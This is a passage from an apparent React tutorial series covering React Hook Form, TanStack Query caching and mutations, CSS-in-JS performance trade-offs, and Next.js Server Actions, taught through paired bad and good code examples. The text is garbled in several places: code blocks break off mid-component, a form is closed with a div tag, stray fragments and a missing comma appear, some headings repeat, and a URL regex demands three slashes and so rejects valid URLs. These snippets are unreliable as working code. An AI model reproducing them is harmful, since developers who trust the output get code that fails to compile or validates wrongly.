// - 100+ lines for one form!
// - Re-renders on every keystroke
// - Validation logic everywhere
// - Hard to maintain
// - Performance issues

```

✅ Example 2 – React Hook Form (Modern & Fast!):

```
import { useForm } from 'react-hook-form';
import { zodResolver } from '@hookform/resolvers/zod';
import * as z from 'zod';

// ✅ Define validation schema with Zod
const registrationSchema = z.object({
  firstName: z.string().min(1, 'First name is required'),
  lastName: z.string().min(1, 'Last name is required'),
  email: z.string().email('Invalid email address'),
  password: z.string().min(8, 'Password must be at least 8 characters'),
  confirmPassword: z.string(),
  age: z.number().min(18, 'Must be 18 or older'),
  country: z.string().min(1, 'Country is required'),
  terms: z.boolean().refine(val => val === true, 'You must accept terms')
}).refine(data => data.password === data.confirmPassword, {
  message: "Passwords don't match",
  path: ['confirmPassword']
});

function RegistrationForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isSubmitting },
    setError
  } = useForm({
    resolver: zodResolver(registrationSchema),
    mode: 'onBlur' // Validate on blur, not every keystroke!
  });

  // ✅ Clean submit handler
  const onSubmit = async (data) => {
    try {
      await fetch('/api/register', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(data)
      });
    } catch (error) {
      setError('root', { message: error.message });
    }
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      { /* ✅ Simple field registration */ }
    </div>
  );
}
```

```
    <input {...register('firstName')} placeholder="First Name" />
    {errors.firstName && <span>{errors.firstName.message}</span>}
  </div>

  <div>
    <input {...register('lastName')} placeholder="Last Name" />
    {errors.lastName && <span>{errors.lastName.message}</span>}
  </div>

  <div>
    <input
      {...register('email')}
      type="email"
      placeholder="Email"
    />
    {errors.email && <span>{errors.email.message}</span>}
  </div>

  <div>
    <input
      {...register('password')}
      type="password"
      placeholder="Password"
    />
    {errors.password && <span>{errors.password.message}</span>}
  </div>

  <div>
    <input
      {...register('confirmPassword')}
      type="password"
      placeholder="Confirm Password"
    />
    {errors.confirmPassword &&
      <span>{errors.confirmPassword.message}</span>}
  </div>

  <div>
    <input
      {...register('age', { valueAsNumber: true })}
      type="number"
      placeholder="Age"
    />
    {errors.age && <span>{errors.age.message}</span>}
  </div>

  <div>
    <select {...register('country')}>
      <option value="">Select Country</option>
```

```

        <option value="US">United States</option>
        <option value="UK">United Kingdom</option>
        <option value="CA">Canada</option>
    </select>
    {errors.country && <span>{errors.country.message}</span>}
</div>

<div>
    <label>
        <input {...register('terms')} type="checkbox" />
        I accept the terms and conditions
    </label>
    {errors.terms && <span>{errors.terms.message}</span>}
</div>

{errors.root && <div className="error">{errors.root.message}</div>}

<button type='submit' disabled={isSubmitting}>
    {isSubmitting ? 'Registering...' : 'Register'}
</button>
</form>
);
}

```

```

// 🎉 Result:
// - 50% less code!
// - No re-renders on typing (uncontrolled inputs)
// - Built-in validation
// - Type-safe with TypeScript
// - Blazing fast!

```

🚀 Example 3 – Advanced React Hook Form Features:

```
import { useForm, useFieldArray, Controller } from 'react-hook-form';

function DynamicForm() {
  const {
    register,
    control,
    handleSubmit,
    watch,
    formState: { errors, isDirty, isValid }
  } = useForm({
    mode: 'onChange',
    defaultValues: {
      username: '',
      email: '',
      socialLinks: [{ platform: '', url: '' }],
      preferences: {
        notifications: true,
        newsletter: false
      }
    }
  });

  // ✅ Dynamic field array (add/remove fields)
  const { fields, append, remove } = useFieldArray({
    control,
    name: 'socialLinks'
  });

  // ✅ Watch specific fields (for conditional rendering)
  const enableNotifications = watch('preferences.notifications');

  const onSubmit = (data) => {
    console.log(data);
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      { /* Basic fields */ }
      <input {...register('username', { required: 'Required' })} />
      {errors.username && <span>{errors.username.message}</span>}

      <input {...register('email', {
        required: 'Required',
        pattern: {
          value: /\S+@\S+\.\S+/,
          message: 'Invalid email'
        }
      })} />
    </form>
  );
}
```

```

    )} } />
    {errors.email && <span>{errors.email.message}</span>}

    {/* ✅ Dynamic fields */}
    <h3>Social Links</h3>
    {fields.map((field, index) => (
      <div key={field.id}>
        <select {...register(`socialLinks.${index}.platform`)}>
          <option value="">Select Platform</option>
          <option value="twitter">Twitter</option>
          <option value="linkedin">LinkedIn</option>
          <option value="github">GitHub</option>
        </select>

        <input
          {...register(`socialLinks.${index}.url`, {
            pattern: {
              value: /^https?:\/\/\/.+/,
              message: 'Must be a valid URL'
            }
          })}
          placeholder="https://..."
        />

        <button type='button' onClick={() => remove(index)}>
          Remove
        </button>

        {errors.socialLinks?.[index]?.url && (
          <span>{errors.socialLinks[index].url.message}</span>
        )}
      </div>
    )})}

    <button
      type='button'
      onClick={() => append({ platform: '', url: '' })}
    >
      Add Social Link
    </button>

    {/* ✅ Nested fields */}
    <h3>Preferences</h3>
    <label>
      <input {...register('preferences.notifications')} type="checkbox" />
      Enable Notifications
    </label>

    {/* ✅ Conditional field */}

```

```
{enableNotifications && (  
  <label>  
    <input {...register('preferences.newsletter')} type="checkbox" />  
    Subscribe to Newsletter  
  </label>  
)}  
  
{/* ✅ Submit button with validation state */}  
<button type='submit' disabled={!isDirty || !isValid}>  
  Save Profile  
</button>  
</form>  
);  
}
```


💡 Example 4 – Custom Input Components with Controller:

```
import { Controller, useForm } from 'react-hook-form';
import DatePicker from 'react-datepicker';
import Select from 'react-select';

// ✅ Custom date picker
function CustomDatePicker({ control, name, rules, label }) {
  return (
    <div>
      <label>{label}</label>
      <Controller
        control={control}
        name={name}
        rules={rules}
        render={({ field, fieldState: { error } }) => (
          <>
            <DatePicker
              selected={field.value}
              onChange={field.onChange}
              dateFormat="MM/dd/yyyy"
              placeholderText="Select date"
            />
            {error && <span>{error.message}</span>}
          </>
        )}
      />
    </div>
  );
}

// ✅ Custom multi-select
function CustomMultiSelect({ control, name, options, label }) {
  return (
    <div>
      <label>{label}</label>
      <Controller
        control={control}
        name={name}
        render={({ field }) => (
          <Select
            {...field}
            isMulti
            options={options}
            placeholder="Select options..."
          />
        )}
      />
    </div>
  );
}
```

```

    );
}

// Usage
function EventForm() {
  const { control, handleSubmit } = useForm({
    defaultValues: {
      eventName: '',
      eventDate: null,
      categories: []
    }
  });

  const categoryOptions = [
    { value: 'tech', label: 'Technology' },
    { value: 'business', label: 'Business' },
    { value: 'design', label: 'Design' }
  ];

  return (
    <form onSubmit={handleSubmit(data => console.log(data))}>
      <CustomDatePicker
        control={control}
        name="eventDate"
        label="Event Date"
        rules={{ required: 'Date is required' }}
      />

      <CustomMultiSelect
        control={control}
        name="categories"
        options={categoryOptions}
        label="Categories"
      />

      <button type="submit">Create Event</button>
    </form>
  );
}

```

⚡ Example 5 – Form with Async Validation:

```
function UsernameForm() {
  const {
    register,
    handleSubmit,
    formState: { errors, isValidating },
    setError
  } = useForm();

  return (
    <form onSubmit={handleSubmit(data => console.log(data))}>
      <input
        {...register('username', {
          required: 'Username is required',
          minLength: {
            value: 3,
            message: 'Username must be at least 3 characters'
          },
          // ✅ Async validation – check if username exists
          validate: async (value) => {
            try {
              const response = await fetch(
                `/api/check-username?username=${value}`
              );
              const data = await response.json();

              if (data.exists) {
                return 'Username is already taken';
              }

              return true;
            } catch (error) {
              return 'Could not validate username';
            }
          }
        })}
        placeholder="Username"
      />

      {isValidating && <span>Checking availability...</span>}
      {errors.username && <span>{errors.username.message}</span>}

      <button type='submit'>Register</button>
    </form>
  );
}
```

👉 Example 6 – Multi-Step Form:

```
import { useForm } from 'react-hook-form';
import { useState } from 'react';

function MultiStepForm() {
  const [step, setStep] = useState(1);

  const {
    register,
    handleSubmit,
    trigger,
    formState: { errors }
  } = useForm({
    mode: 'onBlur'
  });

  // ✅ Validate current step before proceeding
  const nextStep = async () => {
    let fieldsToValidate = [];

    if (step === 1) {
      fieldsToValidate = ['firstName', 'lastName', 'email'];
    } else if (step === 2) {
      fieldsToValidate = ['address', 'city', 'zipCode'];
    }

    const isValid = await trigger(fieldsToValidate);

    if (isValid) {
      setStep(step + 1);
    }
  };

  const onSubmit = (data) => {
    console.log('Final submission:', data);
  };

  return (
    <form onSubmit={handleSubmit(onSubmit)}>
      {/* Step indicator */}
      <div className="steps">
        <span className={step >= 1 ? 'active' : ''}>1. Personal Info</span>
        <span className={step >= 2 ? 'active' : ''}>2. Address</span>
        <span className={step >= 3 ? 'active' : ''}>3. Review</span>
      </div>

      {/* Step 1: Personal Information */}
      {step === 1 && (
```

```

<div>
  <h2>Personal Information</h2>
  <input
    {...register('firstName', { required: 'First name required' })}
    placeholder="First Name"
  />
  {errors.firstName && <span>{errors.firstName.message}</span>}

  <input
    {...register('lastName', { required: 'Last name required' })}
    placeholder="Last Name"
  />
  {errors.lastName && <span>{errors.lastName.message}</span>}

  <input
    {...register('email', {
      required: 'Email required',
      pattern: {
        value: /\S+@\S+\.\S+/,
        message: 'Invalid email'
      }
    })}
    placeholder="Email"
  />
  {errors.email && <span>{errors.email.message}</span>}

  <button type='button' onClick={nextStep}>
    Next
  </button>
</div>
)}

{/* Step 2: Address */}
{step === 2 && (
  <div>
    <h2>Address</h2>
    <input
      {...register('address', { required: 'Address required' })}
      placeholder="Street Address"
    />
    {errors.address && <span>{errors.address.message}</span>}

    <input
      {...register('city', { required: 'City required' })}
      placeholder="City"
    />
    {errors.city && <span>{errors.city.message}</span>}

    <input

```

```

        {...register('zipCode', {
          required: 'ZIP code required',
          pattern: {
            value: /^\\d{5}$/,
            message: 'Invalid ZIP code'
          }
        })}
        placeholder="ZIP Code"
      />
      {errors.zipCode && <span>{errors.zipCode.message}</span>}

      <button type='button' onClick={() => setStep(1)}>
        Back
      </button>
      <button type='button' onClick={nextStep}>
        Next
      </button>
    </div>
  )}

  {/* Step 3: Review & Submit */}
  {step === 3 && (
    <div>
      <h2>Review Your Information</h2>
      <p>Please review before submitting</p>

      <button type='button' onClick={() => setStep(2)}>
        Back
      </button>
      <button type='submit'>
        Submit
      </button>
    </div>
  )}
</form>
);
}

```

51. 🔥 React Data Fetching Patterns: TanStack Query (React Query) - The Game Changer!

Manual useEffect for every API call? Loading states everywhere? No caching? Stale data? React Query solves it ALL! 🚀

The Problem:

You write the same fetch logic 100 times. No caching between components. Manual loading/error states. Data refetching is a nightmare. Race conditions everywhere!

The Solution:

TanStack Query (React Query)

Why This Revolutionizes Data Fetching:

- Automatic caching & refetching
- Background updates without user knowing
- Optimistic updates for instant UX
- Infinite scroll made easy
- Pagination built-in
- 95% less boilerplate!

❌ Example 1 – Manual Fetching Hell:

```
// 💀 BAD: Manual data fetching – repeated everywhere!
function UserProfile({ userId }) {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);
  const [refetchToggle, setRefetchToggle] = useState(0);

  useEffect(() => {
    let cancelled = false;

    const fetchUser = async () => {
      setLoading(true);
      setError(null);

      try {
        const response = await fetch(`/api/users/${userId}`);

        if (!response.ok) {
          throw new Error('Failed to fetch');
        }

        const data = await response.json();

        if (!cancelled) {
          setUser(data);
        }
      } catch (err) {
        if (!cancelled) {
          setError(err.message);
        }
      } finally {
        if (!cancelled) {
          setLoading(false);
        }
      }
    };

    fetchUser();

    return () => {
      cancelled = true; // Prevent memory leaks
    };
  }, [userId, refetchToggle]); // Manual refetch trigger

  // 💀 Manual retry
  const handleRetry = () => {
    setRefetchToggle(prev => prev + 1);
  };
}
```



```

};

if (loading) return <Spinner />;
if (error) return <div>Error: {error} <button
  onClick={handleRetry}>Retry</button></div>;
if (!user) return null;

return (
  <div>
    <h2>{user.name}</h2>
    <p>{user.email}</p>
    <button onClick={handleRetry}>Refresh</button>
  </div>
);
}

function UserPosts({ userId }) {
  // 💀 Same boilerplate AGAIN for posts!
  const [posts, setPosts] = useState([]);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    // ... exact same pattern repeated! 💀
  }, [userId]);

  // ... same loading/error handling
}

// 🤖 Problems:
// - 40+ lines per component
// - No caching (refetch on every mount!)
// - No background updates
// - Race conditions possible
// - Memory leak risks
// - Duplicate code everywhere!

```

✅ Example 2 – React Query Magic:

```
import { useQuery, useMutation, useQueryClient } from
  '@tanstack/react-query';

// ✅ Simple data fetching with automatic caching!
function UserProfile({ userId }) {
  const {
    data: user,
    isLoading,
    isError,
    error,
    refetch,
    isFetching
  } = useQuery({
    queryKey: ['user', userId],
    queryFn: () => fetch(`/api/users/${userId}`).then(res => res.json()),
    staleTime: 5 * 60 * 1000, // Data fresh for 5 minutes
    cacheTime: 10 * 60 * 1000, // Cache for 10 minutes
    retry: 3, // Auto-retry on failure
    refetchOnWindowFocus: true // Refetch when user returns to tab
  });

  if (isLoading) return <Spinner />;
  if (isError)
    return <div>Error: {error.message} <button
      onClick={refetch}>Retry</button></div>;

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
      <button onClick={refetch} disabled={isFetching}>
        {isFetching ? 'Refreshing...' : 'Refresh'}
      </button>
    </div>
  );
}

// ✅ Posts automatically share cache with same userId!
function UserPosts({ userId }) {
  const { data: posts, isLoading } = useQuery({
    queryKey: ['posts', userId],
    queryFn: () => fetch(`/api/users/${userId}/posts`)
      .then(res => res.json())
  });

  if (isLoading) return <Spinner />;
```

```
return (  
  <div>  
    {posts.map(post => (  
      <PostCard key={post.id} post={post} />  
    ))}  
  </div>  
);  
}
```

```
// 🎉 Result:  
// - 80% less code!  
// - Automatic caching (fetch once, use everywhere!)  
// - Background refetching  
// - No race conditions  
// - No memory leaks  
// - Built-in retry logic!
```

🚀 Example 3 – Mutations (Create/Update/Delete):

```
import { useMutation, useQueryClient } from '@tanstack/react-query';

function CreatePostForm() {
  const queryClient = useQueryClient();

  // ✅ Mutation with automatic cache invalidation
  const createPostMutation = useMutation({
    mutationFn: (newPost) =>
      fetch('/api/posts', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(newPost)
      }).then(res => res.json()),

    // ✅ Optimistic update – instant UI feedback!
    onMutate: async (newPost) => {
      // Cancel outgoing refetches
      await queryClient.cancelQueries({ queryKey: ['posts'] });

      // Snapshot previous value
      const previousPosts = queryClient.getQueryData(['posts']);

      // Optimistically update cache
      queryClient.setQueryData(['posts'], (old) => [...old, {
        ...newPost,
        id: 'temp-' + Date.now()
      }]);

      return { previousPosts };
    },

    // ✅ Rollback on error
    onError: (err, newPost, context) => {
      queryClient.setQueryData(['posts'], context.previousPosts);
      toast.error('Failed to create post');
    },

    // ✅ Refetch on success
    onSuccess: () => {
      queryClient.invalidateQueries({ queryKey: ['posts'] });
      toast.success('Post created!');
    }
  });

  const handleSubmit = (e) => {
    e.preventDefault();
    const formData = new FormData(e.target);
```

```
createPostMutation.mutate({
  title: formData.get('title'),
  content: formData.get('content')
});
};

return (
  <form onSubmit={handleSubmit}>
    <input name="title" placeholder="Title" required />
    <textarea name="content" placeholder="Content" required />

    <button
      type="submit"
      disabled={createPostMutation.isPending}
    >
      {createPostMutation.isPending ? 'Creating...' : 'Create Post'}
    </button>

    {createPostMutation.isError && (
      <div className="error">{createPostMutation.error.message}</div>
    )}
  </form>
);
}
```

💡 Example 4 – Update & Delete Mutations:

```
function PostCard({ post }) {
  const queryClient = useQueryClient();

  // ✅ Update mutation
  const updateMutation = useMutation({
    mutationFn: ({ id, updates }) =>
      fetch(`/api/posts/${id}`, {
        method: 'PATCH',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify(updates)
      }).then(res => res.json()),

    onSuccess: (updatedPost) => {
      // ✅ Update specific item in cache
      queryClient.setQueryData(['post', post.id], updatedPost);

      // ✅ Invalidate list to refetch
      queryClient.invalidateQueries({ queryKey: ['posts'] });
    }
  });

  // ✅ Delete mutation
  const deleteMutation = useMutation({
    mutationFn: (id) =>
      fetch(`/api/posts/${id}`, { method: 'DELETE' }),

    onMutate: async (id) => {
      // Optimistic delete
      await queryClient.cancelQueries({ queryKey: ['posts'] });

      const previousPosts = queryClient.getQueryData(['posts']);

      queryClient.setQueryData(['posts'], (old) =>
        old.filter(p => p.id !== id)
      );

      return { previousPosts };
    },

    onError: (err, id, context) => {
      // Rollback on error
      queryClient.setQueryData(['posts'], context.previousPosts);
    },

    onSuccess: () => {
      toast.success('Post deleted');
    }
  });
}
```

```

});

const handleLike = () => {
  updateMutation.mutate({
    id: post.id,
    updates: { likes: post.likes + 1 }
  });
};

const handleDelete = () => {
  if (confirm('Delete this post?')) {
    deleteMutation.mutate(post.id);
  }
};

return (
  <div className="post-card">
    <h3>{post.title}</h3>
    <p>{post.content}</p>

    <button onClick={handleLike} disabled={updateMutation.isPending}>
      ❤️ {post.likes}
    </button>

    <button onClick={handleDelete} disabled={deleteMutation.isPending}>
      {deleteMutation.isPending ? 'Deleting...' : '🗑️ Delete'}
    </button>
  </div>
);
}

```

⚡ Example 5 – Infinite Scroll:

```
import { useInfiniteQuery } from '@tanstack/react-query';
import { useInView } from 'react-intersection-observer';

function InfiniteFeed() {
  const {
    data,
    fetchNextPage,
    hasNextPage,
    isFetchingNextPage,
    isLoading
  } = useInfiniteQuery({
    queryKey: ['posts'],
    queryFn: ({ pageParam = 1 }) =>
      fetch(`/api/posts?page=${pageParam}&limit=10`).then(res => res.json())

    getNextPageParam: (lastPage, allPages) => {
      // Return next page number or undefined if no more pages
      return lastPage.hasMore ? allPages.length + 1 : undefined;
    },

    initialPageParam: 1
  });

  // ✅ Auto-load more when user scrolls to bottom
  const { ref, inView } = useInView();

  useEffect(() => {
    if (inView && hasNextPage && !isFetchingNextPage) {
      fetchNextPage();
    }
  }, [inView, hasNextPage, isFetchingNextPage, fetchNextPage]);

  if (isLoading) return <Spinner />;

  return (
    <div>
      {data.pages.map((page, i) => (
        <div key={i}>
          {page.posts.map(post => (
            <PostCard key={post.id} post={post} />
          ))}
        </div>
      ))}
    </div>

    {/* ✅ Trigger to load more */}
    <div ref={ref}>
      {isFetchingNextPage && <Spinner />}
    </div>
  );
}
```



```

    {!hasNextPage && <p>No more posts!</p>}
  </div>
</div>
);
}

```

👉 Example 6 – Dependent Queries:

```

function UserDashboard({ userId }) {
  // ✅ First query: Get user
  const { data: user } = useQuery({
    queryKey: ['user', userId],
    queryFn: () => fetch(`/api/users/${userId}`).then(res => res.json())
  });

  // ✅ Second query: Get user's team (depends on user data)
  const { data: team } = useQuery({
    queryKey: ['team', user?.teamId],
    queryFn: () => fetch(`/api/teams/${user.teamId}`).then(res => res.json()),
    enabled: !!user?.teamId // Only run when user data available!
  });

  // ✅ Third query: Get team projects (depends on team data)
  const { data: projects } = useQuery({
    queryKey: ['projects', team?.id],
    queryFn: () => fetch(`/api/teams/${team.id}/projects`).then(res => res.json()),
    enabled: !!team?.id
  });

  return (
    <div>
      <h1>{user?.name}'s Dashboard</h1>
      <p>Team: {team?.name}</p>

      <h2>Projects:</h2>
      <ul>
        {projects?.map(project => (
          <li key={project.id}>{project.name}</li>
        ))}
      </ul>
    </div>
  );
}

```

💎 Example 7 – Global Setup & Configuration:

```
// App.jsx – Setup QueryClient
import { QueryClient, QueryClientProvider } from '@tanstack/react-query';
import { ReactQueryDevtools } from '@tanstack/react-query-devtools';

const queryClient = new QueryClient({
  defaultOptions: {
    queries: {
      staleTime: 60 * 1000, // 1 minute
      cacheTime: 5 * 60 * 1000, // 5 minutes
      retry: 3,
      refetchOnWindowFocus: true,
      refetchOnReconnect: true,

      // ✅ Global error handling
      onError: (error) => {
        if (error.status === 401) {
          // Redirect to login
          window.location.href = '/login';
        }
      },
    },
    mutations: {
      // ✅ Global mutation error handling
      onError: (error) => {
        toast.error(error.message);
      }
    }
  }
});

function App() {
  return (
    <QueryClientProvider client={queryClient}>
      <YourApp />

      {/* ✅ DevTools for debugging */}
      <ReactQueryDevtools initialIsOpen={false} />
    </QueryClientProvider>
  );
}
```

52. React CSS-in-JS Performance: Styled-Components & Runtime Costs!

Your app is slowing due to styled-components? Bundle size huge? Optimize your styling! 🚀

The Problem:

Styles generated at runtime slow down renders. Dynamic styles cause re-computation. Large bundle overhead from CSS-in-JS libraries.

Class name generation expensive. Performance worse than plain CSS!

The Solution:

Optimize CSS-in-JS or Use Alternatives like Tailwind CSS.

🛑 Stop using runtime CSS-in-JS everywhere! Choose the right solution for your performance requirements!

❌ Example 1 – Performance Killers:

```
import styled from 'styled-components';

// BAD: Styles recreated on every render!
function ProductCard({ product }) {
  // This creates new styled component on EVERY render!
  const StyledCard = styled.div`
    padding: 20px;
    background: ${product.featured ? '#fff3cd' : '#fff'};
    border: 2px solid ${product.onSale ? '#ff5722' : '#ddd'};
    border-radius: 8px;
  `;

  return (
    <StyledCard>
      <h3>{product.name}</h3>
      <p>${product.price}</p>
    </StyledCard>
  );
}

// Heavy computation in styled component
function Dashboard({ theme }) {
  // Complex calculations run on every render
  const Container = styled.div`
    background: ${props => {
      // Expensive computation!
      const baseColor = props.theme.dark ? '#1a1a1a' : '#ffffff';
      const opacity = Math.random(); // Changes every render!
      return `${baseColor}${Math.floor(opacity * 255).toString(16)}`;
    }};
    padding: ${props => {
      // More computation!
      return props.theme.spacing * 2 + 'px';
    }};
  `;

  return (
    <Container theme={theme}>
      Dashboard Content
    </Container>
  );
}
```

❌ Example 1 – Performance Killers:

// Inline object styles – new reference every render

```
function UserList({ users }) {
  return (
    <div>
      {users.map(user => (
        // New style object created for each user, each render!
        <div
          key={user.id}
          style={{
            padding: '10px',
            background: user.active ? '#e3f2fd' : '#f5f5f5',
            border: `2px solid ${user.premium ? '#ffd700' : '#ddd'}`,
            marginBottom: '10px'
          }}
        >
          {user.name}
        </div>
      ))}
    </div>
  );
}
```

// Nested styled components with props drilling

```
const Button = styled.button`
  padding: ${props => props.size === 'large' ? '15px 30px' : '10px 20px'};
  background: ${props => props.variant === 'primary' ? '#2196f3' : '#fff'};
  color: ${props => props.variant === 'primary' ? '#fff' : '#000'};
  border: 2px solid ${props =>
    props.variant === 'primary' ? '#2196f3' : '#ddd'};
  border-radius: ${props => props.rounded ? '50px' : '4px'};
  font-size: ${props => props.size === 'large' ? '18px' : '14px'};
  cursor: pointer;

  &:hover {
    background: ${props =>
      props.variant === 'primary' ? '#1976d2' : '#f5f5f5'};
  }
`;
```

```
function Form() {
  return (
    <div>
      {/* Many props = complex style computation */}
      <Button variant="primary" size="large" rounded>
        Submit
      </Button>
    </div>
  );
}
```

```
);  
}
```

```
// Problems:  
// - Styled components created in render  
// - Complex computations every render  
// - New style objects constantly  
// - Props drilling causes recalculation  
// - Performance degrades with scale  
// - Bundle size bloat
```

✅ Example 2 – Optimized CSS-in-JS:

```
import styled from 'styled-components';
import { useMemo } from 'react';

// ✅ GOOD: Define styled components outside render
const Card = styled.div`
  padding: 20px;
  border-radius: 8px;
  margin-bottom: 10px;
  transition: all 0.3s;
`;

// ✅ Use CSS classes for variations, not inline computation
const FeaturedCard = styled(Card)`
  background: #fff3cd;
  border: 2px solid #ffc107;
`;

const RegularCard = styled(Card)`
  background: #fff;
  border: 2px solid #ddd;
`;

const SaleCard = styled(Card)`
  background: #ffebee;
  border: 2px solid #ff5722;
`;

function ProductCard({ product }) {
  // ✅ Choose component based on state
  const CardComponent = product.featured
    ? FeaturedCard
    : product.onSale
    ? SaleCard
    : RegularCard;

  return (
    <CardComponent>
      <h3>{product.name}</h3>
      <p>${product.price}</p>
    </CardComponent>
  );
}
```

```

// ✅ Pre-compute styles, use CSS custom properties
const DashboardContainer = styled.div`
  background: var(--bg-color);
  padding: var(--spacing);
  border-radius: 8px;
`;

function Dashboard({ theme }) {
  // ✅ Compute once, apply via CSS variables
  const cssVars = useMemo(() => ({
    '--bg-color': theme.dark ? '#1a1a1a' : '#ffffff',
    '--spacing': `${theme.spacing * 2}px`,
    '--text-color': theme.dark ? '#ffffff' : '#000000'
  }), [theme]);

  return (
    <DashboardContainer style={cssVars}>
      Dashboard Content
    </DashboardContainer>
  );
}

// ✅ Extract inline styles to CSS modules or styled
import styles from './UserList.module.css';

function UserList({ users }) {
  return (
    <div>
      {users.map(user => (
        <div
          key={user.id}
          // ✅ Use CSS classes instead of inline objects
          className={`
            ${styles.userCard}
            ${user.active ? styles.active : ''}
            ${user.premium ? styles.premium : ''}
            `
            .trim())}
        >
          {user.name}
        </div>
      ))}
    </div>
  );
}

```



```

// UserList.module.css
/*
.userCard {
  padding: 10px;
  margin-bottom: 10px;
  border: 2px solid #ddd;
  background: #f5f5f5;
}

.userCard.active {
  background: #e3f2fd;
}

.userCard.premium {
  border-color: #ffd700;
}
*/

// ✅ Use variants instead of complex props
const ButtonBase = styled.button`
  padding: 10px 20px;
  border-radius: 4px;
  font-size: 14px;
  cursor: pointer;
  border: 2px solid;
  transition: all 0.2s;
`;

const PrimaryButton = styled(ButtonBase)`
  background: #2196f3;
  color: #fff;
  border-color: #2196f3;

  &:hover {
    background: #1976d2;
  }
`;

const SecondaryButton = styled(ButtonBase)`
  background: #fff;
  color: #000;
  border-color: #ddd;

  &:hover {
    background: #f5f5f5;
  }
`;

const LargeButton = styled.button`

```

```
padding: 15px 30px;
font-size: 18px;
`;

// ✅ Compose with variants
const LargePrimaryButton = styled(PrimaryButton)`
padding: 15px 30px;
font-size: 18px;
`;

function Form() {
  return (
    <div>
      <PrimaryButton>Regular</PrimaryButton>
      <LargePrimaryButton>Large Primary</LargePrimaryButton>
      <SecondaryButton>Secondary</SecondaryButton>
    </div>
  );
}

// 🚀 Result: Much better performance!
```

💡 Example 3 – Tailwind CSS (Utility-First):

// ✅ Tailwind – Pre-generated utility classes

```
function ProductCard({ product }) {  
  return (  
    <div  
      className={`  
        p-5 rounded-lg mb-3 transition-all  
        ${product.featured  
          ? 'bg-yellow-50 border-2 border-yellow-400'  
          : 'bg-white border-2 border-gray-300'}  
        ${product.onSale ? 'ring-2 ring-red-500' : ''}  
        hover:shadow-lg  
      `}.trim())  
    >  
    <h3 className="text-xl font-bold mb-2">{product.name}</h3>  
    <p className="text-gray-600">${product.price}</p>  
  
    {product.onSale && (  
      <span className="inline-block px-2 py-1 bg-red-500 text-white text-sm">  
        On Sale!  
      </span>  
    )}  
  </div>  
);  
}
```

💡 Example 3 – Tailwind CSS (Utility-First):

// ✅ Custom utilities with @apply

// styles.css

/*

```
.btn-primary {  
  @apply px-6 py-3 bg-blue-500 text-white rounded-lg;  
  @apply hover:bg-blue-600 transition-colors;  
  @apply disabled:opacity-50 disabled:cursor-not-allowed;  
}
```

```
.card {  
  @apply p-5 bg-white border-2 border-gray-200 rounded-lg;  
  @apply hover:shadow-md transition-shadow;  
}
```

*/

```
function Form() {
  return (
    <form className="space-y-4 max-w-md mx-auto p-6">
      <input
        type="text"
        className="w-full px-4 py-2 border-2 border-gray-300 rounded-lg
          focus:border-blue-500 focus:outline-none"
        placeholder="Name"
      />

      <button type="submit" className="btn-primary w-full">
        Submit
      </button>
    </form>
  );
}

// 🎉 Result: No runtime, tiny bundle, fast!
```

⚡ Example 4 – CSS Modules:

```
// ✅ CSS Modules – Best performance
// ProductCard.module.css
/*
.card {
  padding: 20px;
  border-radius: 8px;
  margin-bottom: 10px;
  transition: all 0.3s;
}

.featured {
  background: #fff3cd;
  border: 2px solid #ffc107;
}

.regular {
  background: #fff;
  border: 2px solid #ddd;
}

.onSale {
  background: #ffebee;
  border: 2px solid #ff5722;
}

.title {
  font-size: 20px;
  font-weight: bold;
  margin-bottom: 8px;
}

.price {
  color: #666;
  font-size: 18px;
}
*/

// ProductCard.jsx
import styles from './ProductCard.module.css';

function ProductCard({ product }) {
  const cardClass = product.featured
    ? styles.featured
    : product.onSale
    ? styles.onSale
    : styles.regular;
```

```
return (  
  <div className={` ${styles.card} ${cardClass}`}>  
    <h3 className={styles.title}>{product.name}</h3>  
    <p className={styles.price}>${product.price}</p>  
  </div>  
);  
}  
  
// 🎉 Result: Zero runtime, scoped styles, tiny bundle!
```

53. React Server Actions: Handle Forms Without API Routes!

Still creating API endpoints for every form? Writing fetch calls everywhere?

Managing loading states manually? Server Actions eliminate the boilerplate!

The Problem:

- Separate API route for every form
- Client-side fetch() everywhere
- Manual loading/error states
- Form submission boilerplate
- Duplicate validation logic

The Solution:

React Server Actions (Next.js 13+)

❌ Old Way – Too Much Boilerplate:

```
'use client';

function ContactForm() {
  const [loading, setLoading] = useState(false);
  const [error, setError] = useState(null);

  const handleSubmit = async (e) => {
    e.preventDefault();
    setLoading(true);

    const formData = new FormData(e.target);

    try {
      // Manual fetch to API route
      const response = await fetch('/api/contact', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({
          name: formData.get('name'),
          email: formData.get('email'),
        })
      });

      if (!response.ok) throw new Error('Failed');

      alert('Message sent!');
    } catch (err) {
      setError(err.message);
    } finally {
      setLoading(false);
    }
  };

  return (
    <form onSubmit={handleSubmit}>
      <input name="name" required />
      <input name="email" type="email" required />
      <button disabled={loading}>
        {loading ? 'Sending...' : 'Send'}
      </button>
      {error && <p>{error}</p>}
    </form>
  );
}
```


✅ New Way – Server Actions:

```
// ✅ Server action (runs on server!)
'use server';

async function submitContact(formData) {
  // ✅ Direct database access – no API route!
  const name = formData.get('name');
  const email = formData.get('email');

  // ✅ Server-side validation
  if (!name || !email) {
    return { error: 'All fields required' };
  }

  // ✅ Direct database insert
  await db.contacts.insert({
    name,
    email,
    createdAt: new Date()
  });

  return { success: true };
}
```

```
// ✅ Client component – SO much simpler!
'use client';

function ContactForm() {
  const [state, formAction] = useFormState(submitContact, null);

  return (
    <form action={formAction}>
      <input name="name" required />
      <input name="email" type="email" required />
      <textarea name="message" required />

      {/* ✅ Automatic loading state */}
      <SubmitButton />

      {state?.error && <p style={{ color: 'red' }}>{state.error}</p>}
      {state?.success && <p style={{ color: 'green' }}>Sent!</p>}
    </form>
  );
}

// ✅ Built-in pending state
function SubmitButton() {
  const { pending } = useFormStatus();

  return (
    <button disabled={pending}>
      {pending ? 'Sending...' : 'Send Message'}
